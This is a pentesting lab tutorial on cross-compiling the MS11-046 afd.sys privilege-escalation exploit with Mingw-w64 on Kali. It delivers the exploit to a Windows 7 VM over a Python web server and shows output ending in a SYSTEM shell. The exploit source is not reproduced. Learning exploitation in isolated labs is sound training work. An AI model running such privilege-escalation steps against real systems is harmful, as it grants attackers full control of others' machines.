

# Lab - Cross Compiling Windows Exploits Using Mingw-w64

## Overview

The lab, *Prepare a Windows OVA File for Your Virtual Lab Environment*, needs to be completed before continuing with this lab. Unfortunately, the preinstalled Microsoft updates with the Windows 7 OVA file will prevent this lab from working.

In this lab, we will be looking at how to compile exploits for a Windows target using Kali Linux and Mingw-w64. In addition, this lab will demonstrate how to escalate privileges by compiling the following exploit from exploit-db.com:

Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)


## Lab Requirements

- One installation of VirtualBox with the extension pack
- One virtual install of Kali Linux
- One virtual install of Windows 7
- All VirtualBox adapters have been set to NAT network

## Find your target's IP address

Log on to your Windows 7 target machine.

Once you have a desktop, open a command prompt, and at the prompt, type **ipconfig**. Next, find the IP address for the local area connection.



```
Administrator: Command Prompt
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::53b:28c0:1452:a4fc%11
    IPv4 Address. . . . . : 192.168.56.103
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

This is the IP address for my Windows 7 target. Yours may differ.

You will also need the IP address of your Kali machine. Open a new terminal on

You will also need the IP address of your Kali machine. Open a new terminal on your Kali machine. At the prompt, type **ifconfig**.

Press Enter.

Find the IP address for your eth0 adapter.

```
File Actions Edit View Help
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe50:4c14 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:50:4c:14 txqueuelen 1000 (Ethernet)
    RX packets 144 bytes 28949 (28.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 44 bytes 5718 (5.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This is the IP address for my Kali machine. Yours may differ.

## Check for Connectivity

From your Kali desktop, open a new terminal. At the prompt, type ping <target IP address>:

```
(root@kali)-[~/Desktop/Shell Codes]
# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=0.435 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=0.238 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=0.288 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=0.427 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=0.428 ms
^C
— 192.168.56.103 ping statistics —
7 packets transmitted, 7 received, 0% packet loss, time 6133ms
rtt min/avg/max/mdev = 0.238/0.382/0.435/0.076 ms

(root@kali)-[~/Desktop/Shell Codes]
#
```

You can stop the ping by pressing the Ctrl+C keys on your keyboard. If you do not have a positive response, set your VirtualBox adapters to host-only adapters and try again.

## Begin the Lab


On your Kali desktop, create a working folder. The name of my working folder is ShellCodes. You are free to name your working folder as you please.

We will first need to install Mingw-w64 first before we can compile any exploit for Windows on our Kali Linux

for Windows on our Kali Linux.


From your Kali desktop, open a terminal and run the following commands to install Mingw-w64:

```
apt-get install mingw-w64
```



```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# apt-get install mingw-w64  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following package was automatically installed and is no longer required:  
  libdav1d5  
The following NEW packages will be installed:  
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686  
  g++-mingw-w64-i686-posix g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64  
  g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64  
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix  
  gcc-mingw-w64-i686-posix-runtime gcc-mingw-w64-i686-win32  
  gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix  
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32  
  gcc-mingw-w64-x86-64-win32-runtime mingw-w64 mingw-w64-common mingw-w64-i686-dev  
  mingw-w64-x86-64-dev  
0 upgraded, 25 newly installed, 0 to remove and 0 not upgraded.  
Need to get 211 MB of archives.  
After this operation, 1,123 MB of additional disk space will be used.  
Do you want to continue? [Y/n]
```

Once the installation has completed, right-click on your working folder from your Kali desktop, and from the context menu, select **Open Terminal Here**:



Now that we have Mingw-w64 installed, we can compile our Windows exploit. For this lab, we will be compiling a Windows exploit written in c to exploit the CVE-2011-1249 (MS11-046) vulnerability in Windows 7.


This version of the Windows operating system contains a vulnerability in the Ancillary Function Driver (AFD) which allows an elevation of privilege for an

authenticated non-administrative user.


We first need to download the exploit.

From your Kali desktop, launch a browser, and copy and paste the following URL into the address bar:


<https://www.exploit-db.com/exploits/40564>




Use the download option to save the exploit to your local machine from the webpage. The exploit will be saved to your download folder.




From the right side of your browser's taskbar, open your downloads folder.






Find the downloaded exploit, right-click, and select, cut from the context menu.







In the left windowpane, open your Desktop, and from the right windowpane, open your working folder:




In the right windowpane, right-click, and from the context menu, select paste:






Close your working folder and return to your terminal prompt.



```
root@kali: ~/Desktop/ShellCodes
File Actions Edit View Help
(root@kali)-[~/Desktop/ShellCodes]
#
```

At your Kali prompt, type or copy and paste the following:

```
x86_64-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```



```
root@kali: ~/Desktop/ShellCodes
File Actions Edit View Help
(root@kali)-[~/Desktop/ShellCodes]
# x86_64-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
(root@kali)-[~/Desktop/ShellCodes]
#
```


From the desktop of your Kali machine, right-click on your working folder, and from the context menu, select **Open Terminal Here**.

We can start a Python simple HTTP server inside the working folder using the following bit of Python code. First, copy and paste the following Python code at your Kali terminal prompt:

```
python3 -m http.server
```

The web server must be left open and running in the terminal to be able to receive HTTP requests from our target. Inside our working folder, we have our exploit. The working folder doubles as the directory for the simple HTTP server running within the same folder.

From the desktop of our target machine, open a browser. In the address bar, type the IP address of your Kali machine followed by a colon and the default port number used by the simple HTTP server running on your Kali, 8000.




## Directory listing for /


- [40564.c](#)
- [exploit.exe](#)
- [metasploitable3.txt](#)

Find the compiled exploit from the directory listing inside your Python3 simple HTTP server.

Right-click and from the context menu, select Save Target As:




Save the exploit to your desktop.



On the next screen, press the button labeled Close.





On your target machine, open a command prompt.

At the prompt, type **whoami**. Note you are logged on as a regular user.

Type the following to change location over to your desktop at the prompt:

**cd desktop**

At the prompt, type **exploit.exe**.

```
C:\Users\IEUser\Desktop>exploit.exe
[*] MS11-046 (CVE-2011-1249) x86 exploit
[*] by Tomislav Paskalev
[*] Identifying OS
[+] 32-bit
[+] Windows 7
[*] Locating required OS components
[+] ntkrnlpa.exe
[*] Address: 0x82610000
[*] Offset: 0x01330000
[+] HalDispatchTable
[*] Offset: 0x014593b8
[+] NtQueryIntervalProfile
[*] Address: 0x76f15510
[+] ZwDeviceIoControlFile
[*] Address: 0x76f14ca0
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[+] Done
[*] Creating socket
[+] Done
[*] Connecting to closed port
[+] Done
[*] Creating token stealing shellcode
[*] Shellcode assembled
[*] Allocating memory
[+] Address: 0x02070000
[*] Shellcode copied
[*] Exploiting vulnerability
```


```
[*] Exploiting vulnerability  
[*] Sending AFD socket connect request  
[+] Done  
[*] Elevating privileges to SYSTEM  
[+] Done  
[*] Spawning shell  
c:\windows\System32>
```

Press Enter. The script completes successfully.



At the prompt, type **whoami**.

Your privileges have been elevated to that of the system account.



```
c:\windows\system32>whoami
nt authority\system
c:\windows\system32>
```

## Summary

One of the skills pentesters are expected to have is how to compile exploit code for Linux and Windows targets. The topic is also testable. There are plenty of exploits available, but you will learn—as you become more adept at working in cybersecurity—that most might partially work, don’t work as advertised, or don’t work at all. That’s the nature of the beast. Exploits are written for a specific version of the OS; a particular set of files, libraries, and other conditions must be met for the exploit to work.

Don’t be surprised if you try ten or more exploits hoping that one of the ten will work. But unfortunately, roughly 50% of all exploits you try will fail.

The lab succeeded only after removing all the installed Windows updates.

